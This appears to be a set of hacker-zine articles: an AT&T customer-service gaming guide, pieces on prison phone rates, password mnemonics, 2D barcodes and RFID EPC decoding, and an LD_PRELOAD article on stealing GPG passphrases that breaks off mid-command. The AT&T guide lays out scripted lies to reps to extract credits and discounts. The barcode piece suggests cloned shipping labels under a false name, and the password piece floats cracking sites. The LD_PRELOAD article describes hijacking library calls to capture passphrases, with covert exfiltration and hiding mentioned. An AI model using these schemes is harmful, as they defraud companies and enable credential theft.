(c) Never forget the SOA (Schedule of Authorization). For AT&T, your average rep on the floor is authorized to give up to $250 per account per day, whether for a genuine billing error or a courtesy credit. Courtesy credits include a once per year credit for misunderstanding of an issue and these credits can be issued for multiple misunderstandings, as long as they're either a year apart or different types of misunderstandings. What constitutes a misunderstanding is left deliberately vague, which means that if you're following guideline (b), you can call in one month for an airtime overage and tell the rep you didn't know how many minutes you had. Call in the next month with a messaging overage and tell them you didn't know how many text messages your plan included. Call in the next month with international roaming charges: you know the drill. As long as it's different issues and within the SOA each time, if you haven't pissed off the rep, you're likely to get the credit.

(d) Don't bother with a Supervisor. Supervisors or Specialists are able to give out $400 per account per day, and Operations Managers can do $750 per account per day (but good luck getting anyone higher ranked than a supervisor on the phone in this lifetime). Anything higher than that is referred to executive staff for approval, and that takes forever to deal with. Once you escalate a situation beyond the first-tier reps, you're only likely to get credits for genuine billing errors; it's very rare for courtesy credits to be given at higher levels. And the topic of billing errors brings us to…

(**e) Never mention your contract**. Ever. Although you may think that the contract you signed binds AT&T into an agreement to provide service for you at an agreed-upon rate, it actually gives them permission to do whatever the hell they want to you, including lying to your face and cancelling your service because you're a pain in their ass. Threatening to cancel your service won't help either, because the person you're talking to doesn't actually care what carrier you use and if you really do cancel, you're out of their hair. If you've already cancelled and are trying to get a credit on your final bill or early termination fee, don't bother. Once you've cancelled, the company

no longer cares about keeping you happy.

(f) Play rep lotto. If the first rep you speak with doesn't give you the credit you want (you did follow rule (b), right?), hang up and call back. With almost 60,000 customer service representatives taking calls, you're not likely to reach the same person twice. If your repeated call-ins are noticed, tell the rep you're speaking with that the other reps disconnected you, or that your phone dropped the call and you weren't called back.

Free Phones

Ahh…the ((blank)). The newest, shiniest model of phone on the market. The one you just need to have. How do you get it for free or at least with a major discount? You won't always get the phone you want for free, but you can almost always knock a hefty chunk off the price that the other suckers pay if you're careful about how you do it. First, keep in mind that you generally get discounted pricing on upgraded phones once every two years, usually six months before your contract comes due to end. This varies depending on whether you pay your bill on time and whether you have outstanding balances. If you owe AT&T money, kiss the upgrade goodbye. But if you pay your bill on time and it's time for an upgrade, here's what you do:

Day 1: Call in to customer service. Ask what phones are available right now. You'll probably get referred to our website or to a store, but make sure that you ask what phones are available, and make the rep list off at least half a dozen different models. Don't ask for details on any specific phone, and then volunteer to go to a store to check them out. After every call, reps are required to note what they talked to you about, but as long as you didn't ask them about a specific phone, they're likely to just write that they talked to you on the subject of phone upgrades, and won't mention that they didn't discuss pricing with you. At this stage, it's also important to make sure that customer service carries the phone you want. There are some models that only retail stores or the web site will carry. However, if the phone you want is available from customer service, proceed.

Day 2: Visit the store, and ask if you're eligible for an upgrade to the phone you want. The rep will run it through the computer (Telegence and CARE, the billing systems used by AT&T, leave notes imprinted on your account any time eligibility for an upgrade is checked), and after verifying that you're eligible, he'll give you the price. Decline it and walk out of the store.

Day 3: Call customer service back. Ask them about upgrading your equipment and the pricing on the phone you want. As soon as they tell you the price of the phone, act surprised. Say that the rep you spoke with on day 1 told you it was $100 cheaper (or however much you want to save, but keep in mind the SOA and that reps are much less eager to give out discounts on equipment than courtesy credits). Also say that you were told you could bundle the phone with some accessories and get the accessories for free: a case, a Bluetooth headset, and a car charger make a nice bundle. Also tell them that you were in a store on day 2 but declined the upgrade there because the rep on day 1 gave you a much better price. This is why you had the store agent run your name through the computer, but didn't complete the upgrade. Here is where it gets tricky: representatives can enter any price they want on a phone order, as long as the phone is available through customer service, but they generally need supervisor approval. If you claim that the rep from day 1 told you that the phone was a certain price but that rep didn't note in your account the price he actually told you, the supervisor will tell the rep to assume that you're telling the truth and give approval for the reduced price. You'll usually have to pay up front for your accessories, but can get a credit to your account for their total cost, as long as you're not exceeding the SOA. Or you can tell the rep to forget the accessories as long as you get the phone at the price you were promised. You'll still probably have to pay shipping and handling and the $18 upgrade fee, but if you've been patient and gotten on the rep's good side, they'll probably waive these for you.

Free Airtime

Sometimes, it's better to get some extra airtime and avoid getting a high bill than it is to call in after the fact and ask for a monetary credit. In addition to the monetary SOA for representatives, AT&T has established a non-monetary SOA that allows the rep you're talking to the leeway to give you up to 1000 free rollover minutes, no questions asked. The easiest way to get these is to call in and say that your phone has been dropping calls constantly for the last week, but seems fine today. They'll walk you through some pointless troubleshooting, then offer you some free minutes to make up for the inconvenience of the dropped calls. If they don't proactively offer these minutes, tell the representative that you don't think that it's right that you pay airtime for calls that you weren't able to complete. This is enough to force most reps to offer the minutes. They'll give you a lowball offer (something like 200 minutes is standard, though there are no official guidelines), and you can bargain from there. If they offer 750 minutes or more, accept and get the hell off the line. Unlike monetary credits, airtime credits can be given as often as a rep desires, though only once per account per day. However, if you're asking for airtime credits more than once every three or four months, don't be surprised if you get turned down.

These are just a few of the easy ways to game AT&T Mobility for a few extras here and there. Just follow the guidelines above, and before you know it, you'll have all sorts of extra perks for your service. Enjoy!

Hello, and greetings from the Central Office! Spring has sprung here in the Pacific Northwest. Birds are singing, flowers are blossoming, and the rain is even a little warmer. At least, that's what they tell me. It's still noisy, dusty, and a less than comfortable 62 degrees here in my windowless conclave, so it's been nothing but spring cleaning for me the past few weeks.

Across town, there's a building that looks very similar to my Central Office. It's anonymous, gray, concrete but, unlike the Central Office, it has a few slits for windows mounted high on the wall. Inside, it's also noisy and dusty, just like my Central Office. And, if my county adheres to nationwide statistics, it is home to over one out of every 100 men in the county — unless you're black, in which case it's one out of every nine. Yes, I'm talking about the county jail, a particularly infuriating place to me because they're served by a filthy CLEC (which prevents me from performing "service monitoring").

Telephone service is very unique in this environment. Depending upon the provider (either the ILEC or CLEC) the line class varies, but is nearly always distinct from other service types. For example, DD8 is the most commonly used line class in AT&T territories. This line class only allows automated collect calls, complete with an announcement that the collect call is from an inmate. The RCMAC guys had a pretty big laugh when the county sheriff's home phone was "accidentally" coded DD8 a few years ago. Word to the wise, jilting a lover who works in translations is a very bad idea!

Inmate phones are big business. In New York State alone, gross revenues exceeded $39 million between 2001 and 2002. The business model used by prison telephone service providers is borrowed from the COCOT industry. These companies, such as Global Tel*Link and Correctional Billing Services (the two largest nationwide providers) generally provide all of their equipment and technology to correctional institutions at no charge. In addition, they pay kickbacks to the prison. These can be outrageously high and are effectively a tax on inmates' families and loved ones. For example, the New York Department of Correctional Services, until recently, received a 57.8 percent commission. For many years, the prison system attempted to spin this as a benefit to the inmates (rather than an arbitrary and capricious tax levied against — demographically — some of the poorest people in the state) because the money was spent on prison operational costs. California collected over $26 million in commissions in 2007, according to the *Los Angeles Times*.

To subsidize inmate telephone sets, telephone service, and surveillance/control technologies to prisons at no charge (along with the above mentioned kickbacks), firms such as Global Tel*Link and Correctional Billing Services (CBS) charge rates that are several times the market rate for collect calls. For example, according to CBS' tariff on file with the FCC, a one minute collect call is billed as follows:

$2.49 - monthly billing fee
$1.49 - bill processing charge
$3.95 - operator service fee
$.89 - call charge, billed per minute
$.40 - voice biometrics charge, billed per call
$1.00 - USF administrative fee, billed per call

As a result of these high charges, the unfortunate recipient of a one minute call from prison is charged a whopping **$10.22**! Despite such high charges, many consumers complain of poor customer service from inmate-focused telephone companies. For example, Global Tel*Link's call center is located in Argentina. Representatives working there are paid approximately $350 per month for a 35 hour week (which works out to approximately $2.50 per hour). It's a typical call center environment; poorly lit, slow computers, and inflexible policies that do not favor the consumer.

There has been an ongoing campaign to draw attention to this situation, and a pressure group called the Equitable Telephone Charges (eTc) Campaign has had some recent success in New York. After the eTc Campaign successfully lobbied New York Governor Eliot Spitzer, rates for calls from state prisons were reduced to some of the lowest in the country. Calls now cost 6.8 cents per minute plus a $1.28 connection fee regardless of where in the U.S. the call is placed (local calls are not billed at a flat rate). Prior to April of 2007, calls cost 16 cents per

minute with a $3 connection fee.

In a few states, inmate phone service providers charge much lower prices for collect calls. Nebraska and Missouri largely prohibit the payment of kickbacks to jails and prisons, resulting in much lower costs (as little as 60 cents flat rate for local calls in Nebraska). As these states are equally able to provide collect calling services to their inmates as their higher-priced neighbors, arguments about higher operational costs for calls from prisons seem to ring hollow. Operational costs are indeed higher in prisons, but usage is also higher (creating much higher revenues than average for a pay telephone). The customer base, after all, is captive in both a literal and figurative sense. Equipment is also more durable and, with no coins to collect, telephones must be serviced only in the event of vandalism or failure.

Telephone equipment in prisons is rapidly evolving to take advantage of the latest technologies, along with both the surveillance-friendly and litigation-heavy legal climate. Rather than typical fortress phones, specialized (and, as you might imagine, highly durable) stations are used. Most of these are customer owned; numerous companies manufacture and market inmate telephone equipment. These days, technology has evolved far beyond the blue Western Electric "charge-a-call" stations of the early 1980s. For example, Global Tel*Link, the largest player in the inmate telephone market, offers a particularly innovative inmate phone. Inmates are assigned a PIN to place calls, which must match their thumbprint (a thumbprint scanner is built into the phone). A pinhole camera is built into the phone, and every call is digitally recorded, associated with the thumbprint, and videotaped — all wrapped in a digital envelope that meets legal chain of custody requirements. Since all calls are associated with a PIN, inmate conversations can quickly be reviewed weeks or months later.

Texas Inmate Phones makes a very durable prison phone (TIP 2000 Inmate Phone aka "The Safe" officially, and perhaps "The Don't Sue Us Phone" unofficially) that does not have a cord. The handset is recessed inside the 14 gauge steel chassis. Obviously, this phone is very uncomfortable to use because the inmate must stand right next to the wall, bend down, and tilt their head against the phone. However, this design is popular with police departments who would otherwise have to escort inmates to a telephone. As is the common practice with other inmate telephone service providers, Texas Inmate Phones installs one of these phones in each cell at no charge, subsidizing the service by billing high collect call rates. It's virtually impossible to vandalize these phones, and there is no handset cord for inmates to use for suicide attempts.

The specific people (and the number of people) that inmates are allowed to call depends upon the rules of the facility. For example, Oregon allows its state prison inmates to call a pre-approved list of up to 15 people. Knowing who inmates call gives valuable information to law enforcement; they can openly engage in fishing expeditions as warrants are not required to monitor inmate conversations. Additionally, pre-clearing the list prevents inmates from harassing law enforcement, judges, witnesses, jurors, and prosecutors involved with their case. Such individuals would not be (in theory, at least) approved on an inmate's calling list.

As an inmate, you're generally subject to a number of additional restrictions on your calling. Here are some example policies from Oregon:

- Billing is via collect call, prepaid collect call, or debit (prepaid outgoing) account.
- Collect calls to a particular number are subject to a credit limit until there is an established customer relationship with Qwest and/or Global Tel*Link as applicable. After the limit is reached, collect calls can no longer be made to that number by the inmate until the bill is paid.
- As is typical, the inmate must place the phone number on a list for prior approval by the department of corrections.
- Call forwarding is not allowed, nor are three-way calls. If the inmate is discovered to be calling numbers that are forwarded or that three-way call, calling privileges are suspended. Also, "clicks" heard on the line will result in calls disconnecting.

And, with that, it's time to bring another issue of "The Telecom Informer" to a close. My phone is ringing. It's a collect call from Pennsylvania, and I hope it isn't Bernie S!

Links

`http://www.etccampaign.com/` - Equitable Telephone Charges pressure campaign, leading an effort to make rates more equitable.

`http://www.globaltellink.com/` - Global Tel*Link, largest provider of prison telephone services in the United States.

`http://www.securustech.net/` - Securus Technologies, parent company of Correctional Billing Services. Check out the "testimonials" videos.

`http://www.texasinmatephones.com/`- Texas Inmate Phones, manufacturer of the TIP 2000.

PASSWORD MEMORIZATION MNEMONIC

by Agent Zer0
agentzr0@gmail.com

If you're like me, then you have my condolences: you have a social life that's on life support and nothing better to do with your Friday nights than drafting articles for quarterly hacker zines. Not that this is such a bad thing—I just wish I had a hot date. However, if you're like the average internet user, then you regularly visit quite a number of websites which require a username and password for you to use of them. Proper password selection, much like good data archiving, is one of those issues that you don't really think about until a situation arises which makes you regret the fact that you didn't think about it earlier. In an ideal world where everyone was smart enough to read this quarterly, you would be using a completely different password for every single online resource you use. Unfortunately, this is easier said than done; in fact, it opens up a whole new world of problems. Depending on how many secure sites you use, your list of passwords may get real long real fast. Writing the list down on a piece of paper and storing it somewhere is no good, because the piece of paper can be found or stolen. I've heard of programs that will store your lists of usernames and passwords for you in a secured area on your computer, and these programs may be the best thing going. But then you have another program that you'll have to buy and manage and, to me, the very concept seems tantamount to storing a key to a safe in the safe itself—and then leaving the damned thing unlocked.

Recently, as a solution to this issue, I devised a simple little memory mnemonic of my own that allows me to generate separate, distinct passwords for all of the secure websites I use. At the same time, I can easily remember all of the passwords, so I don't need to worry about keeping up with any paper lists or third party programs. Before I get into it, I feel I should make due diligence and insert the standard disclaimer here: this article is for informational purposes only; use it at your own risk. Don't eat yellow snow. Blah, Blah, Blah.

So, to get started, lets assume that you have a user called 'JohnDoe' at yahoo.com, gmail.com, myspace.com, slashdot.com, citizensbank.com, and facebook.com.

Here we have six sites that require a secure authorization in order for you to do anything worthwhile, which means you're going to need six distinct passwords. Instead of attempting to come up with six separate random passwords that you think that you'll be able to keep up with, you're going to devise one simple password template that you can easily remember and use that to create your six separate passwords. So, say the particular template or rule you decide to set up for yourself is <sitename><codeword><number> and that your codeword is “apple.” Then, your login for four of those six sites would be as follows:

- for Yahoo!, login JohnDoe, password yahooapple00
- for Gmail, login JohnDoe, password gmailapple00
- for MySpace, login JohnDoe, password myspaceapple00
- for Slashdot, login JohnDoe, password slashdotapple00

I think you get the idea. Here, you can create passwords for as many sites as you want, and all you'll have to remember is the one rule you set up for your self to create passwords for all the sites. Then, if you do forget one of your passwords, you can always recreate it.

Now, suppose you have one website (or a couple of similar websites) that have several sections, each of which requires its own separate username and password. If you included a number as a part of your template then your answer is as simple as incrementing the number for every separate section of the site that you need a separate password for. If you didn't use a number, then you can just expand on the site name section of your mnemonic. Let's use Yahoo! as a hypothetical case, though in reality, you don't need separate logins for each of their sections. Then you might set up passwords like this:

- for Yahoo! Mail, login JohnDoe, password yahooapple00 or yahoomailapple00
- for Yahoo! Personals, login JohnDoe, password yahooapple01 or yahoopersonalsapple00
- for Yahoo! Finance, login JohnDoe, password yahooapple02 or yahofinanceapple00

If you pay close attention to policies of some secured sites, such as Myspace, you're probably

thinking to yourself right now, "Hey, MySpace won't let me create a password that completely fits my mnemonic. It's giving me an 8 or 10 (or whatever) character limit." I've run into this problem a couple of times myself. The way I see it, you have three options:

1. Find a similar site with a better password policy. Everyone is copying everyone else on the web these days. Some are doing so legitimately; others are not. My point is that you'd be hard pressed to find a site providing a service which is so original or brand spanking new that it's not also being provided by someone else who might allow you to use more that handful of characters for your password.
2. Crack the webpage, system, or server. Show the webmaster or system administrator just how weak their current policy is, thereby spurring them to strengthen it. Admittedly, this is a more extreme—not to mention illegal—road to take, but it has been taken, and it has gotten results.
3. The option I usually choose is to modify your mnemonic for that one site or take it as far as you can. Returning to the MySpace example, you might want to use "myspaceapple00", but the website will only let you get up to about "myspaceapp" before it will stop accepting input. If that's the case, just follow through with the entry and hit enter. You'll still get in and you'll still have a fairly decent password.

I hope this is as helpful for you as it's been for me. Happy hacking.

HACKING TWO-DIMENSIONAL BARCODES

by glutton

Recently, news articles have been trumpeting the "new" technology that lets us scan certain bar codes with our cell phones. These news bites have grudgingly admitted that "certain Asian nations" have the technology already. The truth is that keitai girls in Japan have known about this trick for ages; the rest of us are finally catching up.

The codes I'm talking about are called 2D or "matrix" codes. Instead of bars, the data is stored as squares (typically), and the codes are read both horizontally and vertically, allowing for considerably greater density of information.

For a long time, these codes had primarily industrial applications, such as tracking pallets and containers in warehouses and through shipping routes. However, with the advent of matrix-reading camphone software, all of a sudden there are potentially hundreds of millions of readers out there, and this has a lot of people giddy. Imagine scanning a coupon code off a GAP billboard to save 10% off a pair of pre-torn jeans? The codes, if blown up big enough, can be scanned at a distance.

Know Your Codes

First off, "matrix" doesn't refer to a certain trilogy of movies. A matrix is a grid, pure and simple. At one point, databases were called matrices because the information stored in a database can be displayed in a grid. William Gibson called the then-nascent internet the Matrix in his short stories and novels, and the Wachowski Brothers played off of that. But when someone refers to a matrix bar code, it refers to the fact that the bars are in a grid format.

There are several types of matrix bar codes out there. However, there are four that stand out.

AZTEC: Popular in Japan, it can store up to 3750 ASCII characters. Identifiable by the square "target" in the center of the code. No "quiet space" is required with this standard, so the code can be placed on a patterned surface without the pattern being mistaken for data by the scanner.

Semacode: A variant of the ISO 16022 Data Matrix standard. It can store a maximum of 3116 ASCII characters. You can tell a Datamatrix code because it has solid lines along the left and bottom of the code, and a regular pattern of squares and spaces along the top and right edges. A very flexible standard, Datamatrix can be used to make code ranging from 8x8 to 144x144 bits. An error-checking algorithm is built in, facilitating scanning of damaged codes. Datamatrix is a DoD standard, is used by the USPS, and is also used for parts tracking in the electronics industry.

QR Code: A Japanese standard since 1994,

used primarily for inventory management until software was written allowing camera phones to scan them. You can tell a QR code by the three square "targets" on the upper left, upper right, and lower left corners of the matrix. A robust standard, the QR code can store over 7000 numeric digits or 4296 alphanumeric, 2953 ASCII or 1817 kanji characters.

Maxi Code: Used by United Parcel Service, the Maxi Code for various reasons is unlikely to ever be used for cellphone scanning anytime soon; I've just included it here because we see them every day. The standard Maxi Code is 1" square and consists of up to 884 hexagons in 33 rows surrounding a circular bullseye. It can be read even if 25% of the code is destroyed. An older standard, it can only store up to 144 characters. UPS Maxi Codes typically consist of two pieces of information. The first has the addressee's postal code, country code and delivery class (e.g., second-day air). The second piece has the street address.

Security by Obscurity

All bar codes are inherently insecure. The fact that they are machine-readable only (with the exception of traditional UPC symbols, which display the number below the bars) makes them more insecure, not less, because we rely on machines to verify their authenticity. What cashier ever looks at the bar code of a package unless there's a problem scanning it? Furthermore, the data isn't encrypted, so no "password" is required by the scanning machine to access the data stored in a barcode.

Shopping mall hustlers have long known about peeling UPCs off of one product and placing them on a more expensive model. Now, with the advent of web-based encoders and label printers, this is only going to get worse. At least a cashier can verify the UPC numbers written below the bars. A matrix code is too information-dense to permit that. You pretty much have to scan and pray.

Basically, the promise of cellphone scanning is that complicated URLs can be entered into a cellphone's browser without a lot of thumb strain on the user's part. However, this is also the technology's greatest vulnerability. It's the equivalent of clicking on Internet links without looking at the URL before you do so. While it is suggested that users will peer at the URL in their phone's display before hitting "go," the reality is that most people are either too ignorant or too lazy to pay attention. And, let's face it, anyone can make a barcode online these days. Software like Bar Code Pro has gone by the wayside in favor of web-based utilities that make codes for free. Coupled with evildoers' ability to print their own matrix stickers, you're going to see a lot of scams where codes are spoofed by covering up the real code with a fake one. Less-larcenous ploys could involve movie times and transit schedules getting replaced with false information, while protesters and competitors can send would-be shoppers to sites detailing the sweatshop sins of a clothier or to the competition's home page.

Code Cloning

More insidious than creating a blatantly false code is duplicating an existing one.

Recently there was an article in *2600* where some guy had an idea to swipe library books by stacking them on top of each other so both security devices would be deactivated by the automated checkout machine. A far more clever plan would involve creating new bar code stickers. In short, clone another book to fool the machine.

So, how does this relate to matrix codes? In the most recent laptop battery scare, the company I bought my computer from had a program where they'd send you a battery and a mailer and you mail your bad battery back. They sent me two batteries. I was a little confused because I only had one bad battery. So I looked at the DHL tracking number for the two packages. It was the same tracking number for both boxes, and the number of boxed shipped was listed as 1 of 1. As far as the database was concerned, there was only one box. Needless to say I kept the 2nd battery, and no one has raised a fuss.

This made me think that there is a vulnerability in the tracking system. Obviously, two packages shipped on different days with the same code can go through. Why? Because the database seems to automatically believe a plausible tracking number or code. Maybe it only works when a company ships out thousands of products, but to an automated sorting machine it shouldn't matter whether the shipper sent a million packages or just one. If the package was shipped it should have a record.

It would be interesting to leave a test box at a UPS drop box with a cloned label and see if it arrives. Just make sure to leave your real name off of the waybill!

The Future of Matrix Codes

Unfortunately, the state of technology today is such that tacky criminals will ruin a perfectly good opportunity to explore and play pranks. Who ruined blueboxing? The street hustlers who sold long-distance phone calls from payphones. The early semi-legal explorations of the internet were turned into botnets and script-running spammers. And so, as with other frontiers, this one will be colonized by petty crooks.

More technically, in many ways, the matrix bar code is the predecessor of the RFID chip. Think about it: an information repository which is not human readable but can be scanned by machines,. So play while you can, because the matrix bar codes will only be around for so long.

DISSECTING THE EPC:
RFID FOR THE COMMERCIAL SECTOR

by Kn1ghtl0rd
kn1ghtl0rd@hotmail.com

There is a lot of talk about RFID and what is going to happen with it. Wal-Mart and the DoD are pushing the technology on all of their suppliers, and it's just a matter of time before we see RFID labels or embedded tags in our goods. As consumers, we have a right to know what is being put onto our person or into our house. And, as far as I know, nobody has sat down and told Joe Blow what exactly sits on these "radio tags" that everyone is talking about. I'm here to shed a little light on the darkness of RFID, specifically the EPC and Gen2 standards. For the commercial sector, there is really only one option when selecting an RFID technology for shipments and item tracking: EPC Gen2 UHF tags. Let me break down all those annoying acronyms for you. EPC stands for electronic product code. This is the newest version of the UPC or Universal Product Code. I'm sure that everyone is familiar with the barcode identifiers on the labels or tags of everything we purchase. This is UPC. So, EPC is the logical step up from this; instead of barcodes, we have RF data. Gen2 stands for Generation 2. It's the newest version of the coding scheme for the EPC tags. This defines the way that the information is put onto the tag and how it is interpreted upon read. And lastly, UHF stands for ultra high frequency, which is the RF frequency that the tags actually operate on. Depending on where you live in the world, the precise unlicensed band set aside for UHF may differ, but it is generally between 865 MHz and 928 MHz. In the US, the band is 902–928 MHz; in Europe it's 865–868 MHz.

So now, let's talk about what is actually going onto the tags. The EPC is broken up into seven coding schemes currently. They are as follows:

- General Identifier (GID)
- a serialized version of the GS1 Global Trade Item Number (GTIN)
- GS1 Serial Shipping Container Code (SSCC)
- GS1 Global Location Number (GLN)
- GS1 Global Returnable Asset Identifier (GRAI)
- GS1 Global Individual Asset Identifier (GIAI)
- DOD Construct

Each coding scheme is broken down into sections and the scheme defines what belongs in those sections. Although I listed all seven schemes above, I am only going to cover two of them in this article: SGTIN and SSCC. These are the types of tags that will most likely end up in your hometown store and in your actual home. We will start off with the most common scheme, the SGTIN. This is the type of tag that will end up making it on individual items when the time comes, so this is what you are most likely to actually be able to get your hands on. The SGTIN is an electronic extension of the GTIN or global trade item number. The GTIN is an attempt establish a unique identification number for each type of item in the world. A GTIN might look like 00614141000012, where the first digit is a check digit, digits two through eight are the company header, and the rest is the item reference number. So, by taking three pieces of information specific to the company and item then, we can create the GTIN. Now, the SGTIN is just the GTIN, coded a little bit differently. Each type of tag of EPC Gen2 RFID tag has a common element, the header. This lets the reader know which type of tag it is seeing. The header value for the SGTIN is 48 or, in binary, 0011 0000. This is the first part of any tag. The next part is the filter value, which defines whether the tagged item is a unit, case, a single-case unit (a big item like a bike or grill that only one of which fits on each pallet), or unspecified. This field is 3 bits long and is 1, 2, 3, or 0 respectively. The next section is called the partition, which identifies the length of the company prefix number. This is also 3 bits and defines there to be 9–12 digits in the reference number when the partition is set to using 6–0 respectively. Now, the kicker with this is that this also defines how large the item reference is as well. The tags have a fixed length and only 44 bits, or 13 digits, total can be used for both the item and company information. So, the next 20–40 bits are the company prefix, which is defined by the EPC Global group. The remaining 4–24 bits are the item reference as defined by the company selling the item. And, finally, the

last and most important number of the SGTIN is the final 38 bits, which is the tag's serial number. This is the unique set of bits that makes every tag different. Without the serial number, it's not a serialized GTIN. Hopefully, that was all pretty straight forward. Now the catch to this is that the data is encoded onto the tag, so even if you have a UHF reader to get the information, you may not be able to see what it actually says. You have to do a little conversion first. Here is an example:
Raw text entered: 12345678;9087654;64782922
Encoded data: 3000E0DCD8D4D08000000000

The encoding scheme is under some locks at EPC Global but I've found the key document to decoding EPC tags. The first thing we need to do is to decode the hex into binary. For this example, I will use the following data:

EPC code: 30140029B689BA8000898682

Actual data entered into application: 48,0,5,0021357,009962,10000002

So when we convert the 30140029B689BA800898682 to binary, we get0 011000000010100000000000010100110110
➥11010001001101110101000000000000000
➥10001001100001101000001O

So, let's break this apart:

Header: 00110000 = 48

Filter: 000 = 0

Partition: 101 = 5

Company prefix (zero-padded): (0000000000
➥0)0101001101101101(0) = 0021357

Item reference: 00100110111010100(0000) =
➥ 009962

Serial number:
(0000000000)1001100010010
➥11010000010 = 10000002

There you go; that's how you decode a SGTIN tag. Note that this is actually a practical demonstration, as this tag data was encoded using a Zebra R110Xi RFID label printer.

Let's go ahead and move on to the next coding scheme, the SSCC. The SSCC is already a standard practice for many companies, as it was originally a barcode technology standard. This has obviously been migrated to the RFID realm and hasn't seen any change. Now, as mentioned above, the header defines what type of tag we are looking at, and the SSCC has a header value of 49 or 0011 0001. The SSCC is laid out similarly to the SGTIN, but it does not have to be item-specific; instead, it's pallet-specific. So, each pallet has an SSCC to identify the pallet uniquely. If you have multiple SGTINs on one pallet, you can't put an SGTIN pallet tag on it as the SGTIN is specific to a single item, so the SSCC allows you to group items together for shipment. You must, however, send an ASN or advanced shipment notice to the recipient in order for them to be able to decipher the SSCC and allocate the correct SGTIN items to the correct places. So the SSCC also has a filter and partition value. The filter will always be 0 because the tag will always be on a single pallet. The partition will also always be 5, because each tag has the same number length with no fluctuation. The next bits are the company prefix and the serial reference. So far, this is very similar to the SGTIN, except without the item reference number. Then the last 24 bits must be unallocated in order to conform to the current version of the specification. As with the SGTIN, the SSCC data is also encoded. You should expect to see:
Raw text entered: Text1;Text2;Text3;Text4
Encoded data: 31215195E1D0C87433787434

Each of these tag types comes in a 64-bit or 96-bit version. I have showed you the coding scheme for the 96 bit version because that is the RFID mandate in place by Wal-Mart, and we can guess that any smaller company wishing to implement RFID will probably stick with the same standard. Now, the next logical question for all of you is probably where can I find these? Are there any stores in my area that have RFID implemented? How long until it's everywhere? I have some answers for you, but for the sake of brevity, I suggest you take a look at the spreadsheet at `http://infonomicon.➥org/rfid/Live%20Stores.xls`. This spreadsheet shows all Wal-Mart stores and distribution centers throughout the US where RFID is currently being used. Note, however, that there are no stores currently requiring tagging at the item level and that only cases or pallets are being tagged. There is a good chance that you may see a case or pallet on the floor, however, and you can find the RFID tag simply by looking for the EPC logo on the label. It is required for any distributor that is using the EPC standard to be EPC-compliant, and that includes putting the EPC logo on every RFID tag. For more EPC and Wal-Mart mandates and guidelines, please refer to `http://infonomicon.➥org/rfid/RFID%20Guidelines%20and%➥20Requirements.pdf`. If you are curious about the other coding schemes that I have mentioned, you can also check out the document at `http://➥www.technoriversoft.com/doc/➥smartrfid.pdf`. Use the examples I have given and the examples listed in the Wal-Mart guidelines to decipher what each one means. And, for more information on how to decode EPC information, you can check out `http://infonom➥icon.org/rfid/epc-standards.pdf`. Hopefully you now feel a little more enlightened about the EPC standard and what is actually being put on the tags on those jars of mayonnaise.

Shoutz: droops, morgellon, dosman, zach, goatse, cs_weasel, mirovengi, coldsteal, operat0r, phizone, slick0, and the rest of the Infonomicon crew. Also thanks to the DDP for keeping it real.

Eavesdropping with

```
db      d8888b.         d8888b. d8888b. d88888b db       .d88b.   .d8b.  d8888b.
88      88  `8D         88  `8D 88  `8D 88'     88      .8P  Y8. d8' `8b 88  `8D
88      88   88         88oodD' 88oobY' 88ooooo 88      88    88 88ooo88 88   88
88      88   88         88~~~   88`8b   88~~~~~ 88      88    88 88~~~88 88   88
88booo. 88  .8D         88      88 `88. 88.     88booo. `8b  d8' 88   88 88  .8D
Y88888P Y8888D' C88888D 88      88   YD Y88888P Y88888P  `Y88P'  YP   YP Y8888D'
```

by phundie
phundie@yahoo.com

Recently, a Linux sysadmin that I'm aquainted with boasted proudly to me about the security mechanisms on one of his servers. He had established a tuned SELinux policy, created a custom tripwire system, and configured his logs to be published live over a serial connection to a standalone machine. All of this was to guard his GnuPG signatory machine.

This machine runs a front-end to GPG, allowing users to log on and send up files for signing. The keys and the GPG software all reside on the server, far from the dubious confines of the users' Windows desktops. The signed files are then automatically transferred to a fileserver and made public.

He agreed that it would be possible, with some effort, to obtain a user's password to the system: maybe it's the same as their desktop password, or maybe it's their dog's name. But he maintained that his GPG keys were safe: they were encrypted on disk, and each user had been assigned a strong passphrase to the keys.

I mentioned the possibility of a subverted GPG. Immediately, almost with satisfaction, he reminded me of the tripwires. And, of course, he pointed out, you'd need root. Or do you? So I made a friendly wager: Friday night drinks were on the loser. I bet that I could get a GPG key, with passphrase, out of his system. So, he gave me the password to the testing account on his dev box and let me have at it. Obviously, I wouldn't be writing this article if I had ended up buying the Guinness.

Certainly, to change the GPG binary on disk, one would need root access. The front-end program has its GPG path hard-coded, so inserting something at the head of the `PATH` variable won't work. But there is another environment variable which will help: `LD_PRELOAD`.

`LD_PRELOAD` tells the dynamic linker to overload a shared library. When a program is run, the linker tries to link any required functions to the `LD_PRELOAD`ed library before searching elsewhere. In other words, we can hijack any dynamically-loaded function, in user-space, with no special privileges. This mechanism is profoundly useful. It can be used to introduce timing and statistical profiling function wrappers without needing to recompile[1]. It can be used to provide a measure of compatibility between different implementations of a library. I've used it to defeat time-locked demo-program protection[2]. It is also useful as a tool for reverse engineering[3]. Here, we use it to steal secret bits.

For those not familiar with Linux, C, and certain features of the linker, this may seem like an arcane attack—but it isn't. This is really no more than an elementary C programming exercise, as we will see.

A quick look at `passphrase.c` from the GPG distribution gives us the function `read_passphrase_from_fd()`. We can't hijack this function directly, because it is statically linked into GPG, but we can yank the rug out from under it:

```
void read_passphrase_from_fd( int fd )
{
  int i, len;
  char *pw;
  ....
      while (!(read (fd, buf, 1)
➥ != 1 || *buf == '\n' ))
  ....
              memcpy(pw, pw2, i );
              xfree (pw2);
  ....
      if (read( fd, pw+i, 1) != 1
➥ || pw[i] == '\n' )
        break;
    }
  fd_passwd = pw;
}
```

Looking at this function, we can clearly see that our best targets are `read()` and `memcpy()`. If we can successfully hijack these functions, we can peer into a great deal of the inner workings of a GPG process.

I offer a simple program, `eve.c`, which overloads `read()` and `memcpy()`. When intercepting `read()`, Eve performs the real `read()` and tucks a copy of the read data away. When performing the `memcpy()`, we dump the source and destination contents along with the length prior to the copy, so that we can see the old data that is being overwritten, as well as the fresh data being copied.

Because I'm not operating in a hostile environment (one of the advantages of age and profession, I suppose), I don't need to worry about stealth. I simply dump my data to STDERR and use shell redirection to capture the goods. If I were really trying to steal the key, I'd send it over TCP, maybe using TCP sequence numbers as a covert sideband if I wanted to get fancy. Of course, I'd also overload `getenv()` to force a return of NULL when trying to inspect the `LD_PRELOAD` variable.

I compiled `eve.c` to a `.so` file with `gcc -fPIC -c eve.c; ld -shared`

